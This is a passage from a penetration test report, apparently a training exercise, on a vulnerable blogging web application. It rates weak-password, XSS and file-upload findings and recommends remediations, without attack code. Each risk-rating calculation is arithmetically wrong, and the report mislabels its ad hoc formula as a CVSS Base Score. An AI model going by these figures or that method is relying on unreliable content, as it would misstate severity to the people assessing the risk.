
weak or common password on the login page

Severity : High (weak or reused passwords make it easy for the attackers to perform brute force and credential stealings)

Description : A common password vulnerability occurs when users choose weak, easily guessable, or reused passwords across multiple sites. This exposes systems to brute force attacks, credential stuffing, or unauthorized access, compromising account security and sensitive data.

Technical impact : The technical impact of common password vulnerabilities includes account takeover, data theft, privilege escalation, system compromise, and successful brute force attacks.

Proof of Concept (PoC) :



ICTAK Vulnerable Web Application : The World of Blogging

Login To Create New Blog or Make Comments

Enter Your User Name : admin

Enter Your Password : *****

Screenshot 6

Remadiation : To mitigate common password vulnerabilities:

1. Enforce strong password policies.
2. Enable multi-factor authentication (MFA).
3. Use password hashing and salting.
4. Implement account lockout mechanisms* after failed attempts.
5. Encourage password managers for unique, strong passwords

Risk Analysis

1.XSS ( cross site scripting ) : Likelihood: 8.0 (High)(Many web applications are prone to XSS attacks due to inadequate input validation.)
Impact: 6.5 (Medium)
(Can lead to session hijacking and data theft but varies based on context.)

Risk Rating: 7.3 (High)
(CVSS Base Score calculated as [0.6 * Impact + 0.4 * Likelihood] = 0.6 * 6.5 + 0.4 * 8.0)
2. File Upload Vulnerability
Likelihood: 7.0 (Medium to High)

(Common in applications that allow user uploads, though it can be mitigated with proper controls.)

Impact: 7.5 (High)
(Can result in remote code execution, server compromise, and significant data loss.)

Risk Rating: 7.2 (High)
(CVSS Base Score = [0.6 * Impact + 0.4 * Likelihood] = 0.6 * 7.5 + 0.4 * 7.0)

3. Common Password Vulnerability
Likelihood: 9.0 (High)
(Weak and reused passwords are prevalent among users.)

Impact: 7.0 (High)
(Leads to account takeover, data breaches, and potential full system compromise.)

Risk Rating: 8.0 (High)
(CVSS Base Score = [0.6 * Impact + 0.4 * Likelihood] = 0.6 * 7.0 + 0.4 * 9.0)

Recommendations

1.XSS (Cross-Site Scripting)

Input Validation: Enforce strict validation of user inputs.

Output Encoding: Encode user-generated content before display.

Content Security Policy (CSP): Deploy CSP to restrict script sources.

Security Libraries: Use frameworks with built-in XSS protection

2. File Upload Vulnerability

File Type Restrictions: Allow only specific file types and validate MIME types.

File Scanning: Integrate antivirus tools to scan uploads.

Limit File Size: Set maximum file size limits.

Secure File Storage: Store files outside web-accessible directories.

Rename Files: Change filenames to prevent script execution.

3. Common Password Vulnerability

Strong Password Policies: Enforce complex password requirements.

Multi-Factor Authentication (MFA): Implement MFA for additional security.

Password Hashing: Use strong hashing algorithms for storing passwords.

Account Lockout: Temporarily lock accounts after multiple failed logins

# Conclusion

The penetration testing of the web application hosted at IP address 165.232.190.225 revealed several critical vulnerabilities, including Cross-Site Scripting (XSS), file upload vulnerabilities, and weak password practices. Each of these vulnerabilities poses a significant risk to the application's integrity, user data, and overall system security.

The XSS vulnerability, which allows attackers to inject malicious scripts, can lead to severe consequences like session hijacking and data theft. The file upload vulnerability discovered in the "new blog" feature could enable an attacker to upload malicious files and potentially take control of the server. Additionally, the use of weak or common passwords makes the system susceptible to brute force attacks and unauthorized access.

Addressing these vulnerabilities is crucial to ensuring the security of the web application and protecting it from potential exploitation. We recommend implementing the remediation measures outlined in this report, such as improving input validation, enforcing strong password policies, and properly configuring file upload restrictions. By doing so, the application’s security posture will be significantly improved, reducing the likelihood of successful attacks.

Continuous monitoring, security audits, and applying best practices in web application security are essential to maintaining the security of the system. It is also advisable to perform regular penetration testing to identify new or overlooked vulnerabilities, ensuring the application remains resilient against evolving threats.